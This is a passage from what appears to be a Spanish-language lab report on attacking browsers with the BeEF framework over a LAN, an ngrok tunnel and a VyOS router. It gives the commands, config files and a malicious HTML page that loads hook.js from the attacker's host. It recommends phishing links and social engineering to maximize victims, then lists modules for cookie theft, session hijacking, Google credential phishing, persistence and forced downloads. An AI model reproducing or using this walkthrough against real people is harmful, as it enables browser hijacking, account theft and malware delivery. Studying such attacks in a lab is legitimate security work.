
5.4 Escenarios de trabajo escogidos

Por problemas que se han ido encontrando en el desarrollo de la infección, finalmente el escenario escogido es el siguiente:

5.4.1 Configuración de red 1

En este escenario se simula el ataque de una víctima que se encuentra en nuestra misma red, utilizando una máquina virtual con adaptador puente que obtienen una IP de la misma red en la que se encuentra la máquina real.

Ejemplo: Atacar a un equipo que está en una misma red WiFi pública que el atacante (ej: Cafetería, Aeropuerto, etc…).




5.4.2 Configuración de red 2

En este escenario se simula el ataque de una víctima que se encuentra en una red remota a través de Internet, ya sea una red privada o pública (ya que no se necesita saber la IP de la víctima), utilizando un servidor online como NGROK, que hace que se pueda acceder a nuestro equipo desde el exterior.

Ejemplo: Atacar a un equipo que está en una red remota a la que el atacante no tiene acceso (ej: Ataque


transnacional/transcontinental).



5.4.3 Configuración de red 3

En este escenario de red se simula cómo trabajaría el ataque a una víctima que se encuentra en una red remota a través de Internet. pero en este caso haciendo uso de un router y usando una DNAT, cuya función básica es que la víctima pueda llamar a nuestro equipo pero dirigiéndose a la IP pública del router, y este redirigiendo el tráfico al puerto homólogo en nuestro equipo pasándolo entre sus dos tarjetas de red, y lo mismo en un SNAT para que el tráfico saliente salga con una IP pública puesta por el router

Ejemplo: Atacar a un equipo que está en una red remota a la que el atacante no tiene acceso (ej: Ataque transnacional/ transcontinental).



6. Realización del ataque en red local (LAN)

En este escenario se trabaja dentro de la red local, como se explica en el anterior punto 5.4.1, los pasos a seguir para poder realizar este ataque, son los siguientes:

-Entrar al directorio de la herramienta y inciar el servicio:

cd /usr/share/beef-xss → sudo ./beef start

```
running on network interface: 192.168.246.112
|   Hook URL: https://192.168.246.112:3000/hook.js
|_  UI URL:   https://192.168.246.112:3000/ui/panel
```

-Iniciar servidor web

Obviamente nuestra web no se va a alojar en un hosting legítimo así que la tenemos que alojar en nuestra máquina y que se acceda con un link

sudo pyhton2 -m SimpleHTTPServer 80

-Comprobar que el html malicioso indica nuestra IP

Una vez ambos servicios están activos, se debe indicar nuestra dirección IP en el html que se enviará, para que la víctima preceda a lo que se conoce como “llamada a casa”.

```
</head>
<script src="http://Ip:3000/hook.js"></script>
<h1>Sorry! This site is experiencing technical difficulties</h1>
```

-Comprobar la configuración de /usr/share/beef-xss/config.yaml


```
beef:
  version: 0.5.4.0
  debug: true
  client_debug: false
  crypto_default_value_length: 80
  credentials:
    user: beef
    passwd: kali
  restrictions:
    permitted_hooking_subnet:
    - 0.0.0.0/0
    - "::/0"
    permitted_ui_subnet:
    - 0.0.0.0/0
    - "::/0"
    excluded_hooking_subnet: []
    api_attempt_delay: '0.05'
  http:
    debug: false
    host: 0.0.0.0
    port: '3000'
    xhr_poll_timeout: 1000
    public:
      host: "10.1.1.2"
      port: "3000"
#     https: "false"
    allow_reverse_proxy: false
    hook_file: "/hook.js"
    hook_session_name: BEEFHOOK
```

-Enviar link a la víctima

Por último, es necesario que se envie el link a nuestra página, alojada en nuestro servidor web, esto se puede hacer desde infinidad de medios; redirigido desde una web legítima, a través de DNS Spoofing, desde un SMS,etc…

En este caso y como ya se ha comentado, desde un mail.

En cualquiera de los casos sería óptimo el uso de la ingeniería social para maximizar el número de víctimas si de un caso real se tratase.




7. Realización del ataque a red remota con NGROK (WAN)

En este escenario se trabaja a través de Internet usando servidores de NGROK, como se explica en el anterior punto 5.4.2, los pasos a seguir para poder realizar este ataque, son los siguientes:

-Iniciar el servicio de NGROK para tener las IP

/Downloads ./ngrok start –all



-Modificar la configuración de BeEF para indicar nuestra nueva IP local y así poder acceder a la pantalla de control (línea host:)

/usr/share/beef-xss/config.yaml para indicar la dirección dada por Ngrok correspondiente al puerto 3000

```
  GNU nano 7.2                                  /usr/share/beef-xss/config.yaml *
beef:
  version: 0.5.4.0
  debug: false
  client_debug: false
  crypto_default_value_length: 80
  credentials:
    user: beef
    passwd: kali
  restrictions:
    permitted_hooking_subnet:
    - 0.0.0.0/0
    - "::/0"
    permitted_ui_subnet:
    - 0.0.0.0/0
    - "::/0"
    excluded_hooking_subnet: []
    api_attempt_delay: '0.05'
  http:
    debug: false
    host: 0.0.0.0
    port: '3000'
    xhr_poll_timeout: 1000
    public:
      host: "60ce-79-117-174-121.ngrok-free.app"
      port: "80"
```


-Comprobar que el html malicioso indica nuestra IP


Una vez ambos programas están activos, se debe indicar nuestra nueva dirección IP en el html que se enviará, para que la víctima preceda a lo que se conoce como “llamada a casa”.

```
</head>
<script src="http://60ce-79-117-174-121.ngrok-free.app:3000/hook.js"></script>
<h1>Sorry! This site is experiencing technical difficulties</h1>
```

-Ejecutar el script BeefOverWan.py para iniciar BeEF y enlazarlo con NGROK indicando las dos nuevas IP’s, la del puerto 80 va a la víctima, y la del puesto 3000 es la que usamos nosotros para controlar BeEF


sudo python BeeFOverWan.py





-Enviar link a la víctima

Por último, es necesario que se envie el link a nuestra página, alojada en nuestro servidor web, esto se puede hacer desde infinidad de medios; redirigido desde una web legítima, a través de DNS Spoofing, desde un SMS,etc…
En este caso y como ya se ha comentado, desde un mail.
En cualquiera de los casos sería óptimo el uso de la ingeniería social para maximizar el número de víctimas si de un caso real se tratase.



FInalmente este tipo de ataque no funcionó debido al problema mencionado en el punto 11.3

8. Realización del ataque a red remota con Router VyOS (WAN)

En este escenario se trabaja a través de Internet usando una imagen de un router VyOS que configuramos a nuestro gusto, con redirección de puertos, y sus tarjetas de red como se explica en el anterior punto 5.4.3, los pasos a seguir para poder realizar este ataque, son los siguientes:

-Configurar el router VyOS

Una vez tenemos la imagen del router en una máquina virtual, se tiene que configurar un DNAT, redirigiendo el tráfico de entrada de los puertos 80 y 3000 (rule 1 y rule 2), y un SNAT para que la IP que salga, se transforme en IP pública (rule 3)

```
nat {
    destination {
        rule 1 {
            destination {
                port 80
            }
            inbound-interface {
                name eth1
            }
            protocol tcp
            translation {
                address 10.1.1.2
                port 80
            }
        }
```

```
        rule 2 {
            destination {
                port 3000
            }
            inbound-interface {
                name eth1
            }
            protocol tcp
            translation {
                address 10.1.1.2
                port 3000
            }
        }
    }
```

```
    source {
        rule 3 {
            outbound-interface {
                name eth1
            }
            source {
                address 10.0.0.0/8
            }
            translation {
                address masquerade
            }
        }
    }
}
```


En la siguiente captura se muestran los comandos necesarios para establecer esta configuración

```
set nat destination rule 1 destination port '80'
set nat destination rule 1 inbound-interface name 'eth1'
set nat destination rule 1 protocol 'tcp'
set nat destination rule 1 translation address '10.1.1.2'
set nat destination rule 1 translation port '80'
set nat destination rule 2 destination port '3000'
set nat destination rule 2 inbound-interface name 'eth1'
set nat destination rule 2 protocol 'tcp'
set nat destination rule 2 translation address '10.1.1.2'
set nat destination rule 2 translation port '3000'
set nat source rule 3 outbound-interface name 'eth1'
set nat source rule 3 source address '10.0.0.0/8'
set nat source rule 3 translation address 'masquerade'
```

```
interfaces {
    ethernet eth0 {
        address 10.1.1.1/8
        hw-id 08:00:27:c7:f5:17
    }
    ethernet eth1 {
        address dhcp
        hw-id 08:00:27:cd:ef:97
    }
    loopback lo {
    }
}
```

-Modificar la configuración de BeEF para indicar la IP pública del router (linea host)

/usr/share/beef-xss/config.yaml



-Comprobar que el html malicioso indica nuestra IP

Una vez ambos programas están activos, se debe indicar nuestra nueva dirección IP en el html que se enviará, para que la víctima preceda a lo que se conoce como “llamada a casa”.

```
</head>
<script src="http://192.168.1.137:3000/hook.js"></script>
<h1>Sorry! This site is experiencing technical difficulties</h1>
```

-Entrar al directorio de la herramienta y inciar el servicio:

cd /usr/share/beef-xss → sudo ./beef start

-Iniciar servidor web

Obviamente nuestra web no se va a alojar en un hosting legítimo así que la tenemos que alojar en nuestra máquina y que se acceda con un link


sudo pyhton2 -m SimpleHTTPServer 80

-Enviar link a la víctima

Por último, es necesario que se envie el link a nuestra página, alojada en nuestro servidor web, esto se puede hacer desde infinidad de medios; redirigido desde una web legítima, a través de DNS Spoofing, desde un SMS,etc…

En este caso y como ya se ha comentado, desde un mail.

En cualquiera de los casos sería óptimo el uso de la ingeniería social para maximizar el número de víctimas si de un caso real se tratase.




9. Funcionalidades post-explotación de BEeF

Las funcionalidades que ofrece el software una vez capturada la víctima son **310**, agrupadas en diferentes tipos, exploits, redes, navegador, etc…
Estas están ordenadas por colores según lo detectables que son, las más interesantes son los siguientes:

*Además de los mostrados a continuación, se pueden ejecutar java scripts diseñados por el atacante

- Verde -- El comando funciona en la víctima y no será visible para el usuario;
- Rojo -- El comando no funciona en esta victima;
- Gris -- El comando quizas funciona pero no ha sido verificado;


- Naranja -- El comando funciona y tiene efectos que la víctima podría percatar



A continuación se muestran algunos de los ataques más vistosos que ofrece el programa:


9.1 Hooked domain - Get cookies

Esta funcionalidad da la cookie de sesión de la página actual, si la ventana del navegador ha estado en una web de un comercio electrónico por ejemplo, con esta cookie, insertándose en la misma URL podríamos capturar esa sesión. (ej. Personificar la sesión de alguien comprando en internet)



9.2 Hooked domain - Redirect Browser

Esta funcionalidad permite redirigir el navegador de la víctima a otra página web que el atacante desee (ej. Redirigir en nav. de la víctima a otra web maliciosa de nuestro dominio)




9.3 Host - Get Geolocation (Third-Party)

Esta funcionalidad permite descubrir datos de alto interés sobre la víctima, como geolocalización aproximada, código postal, zona horaria, teleoperadora, etc… (ej. Realizar un Scareware más sofisticado a una víctima o un ataque de Pretexto)


9.4 Host - Detect Antivirus


Esta funcionalidad permite saber si la víctima dispone de un antivirus activo en su equipo (ej. Recopilar información para un futuro ataque de distinta tipología)



9.5 Persistence - Confirm close tab


Esta funcionalidad permite seguir conectados a la víctima, la gracia de este módulo es que cada vez que la víctima confirme que quiere salir de la pagina, esta le volverá a solicitar confirmación, esto no funciona en algunos navegadores, así que además incluye la función de abrir una pequeña ventana por detrás “Pop Under” que nos mantiene conectados a la víctima (ej. Seguir conectados para seguir recopilando información/ Realizar otros ataques o “jugar” con la víctima para intimidarla en caso de un Scareware)






9.6 Social engineering - Google phishing


Esta funcionalidad permite redirigir a la víctima a lo que parece un login de Google, que en caso de que introduzca usuario y contraseña, nos llegue a nosotros (ej. Robar una cuenta de Google)






9.7 Social engineering - Clippy


Esta funcionalidad permite hacer aparecer en la página web, a Clippy el ayudante de usuario de Microsoft Office de finales de los años 90, pudiendo hacer muy insistente y con un mensaje de nuestro gusto, pudiendo hacer que se descargue un archivo en la víctima (ej. Introducir en la víctima un metasploit/algún archivo malicioso o “jugar” con la víctima para intimidarla en caso de un Scareware)






9.8 Social engineering - Text to voice/ Hooked Domain - Play Sound

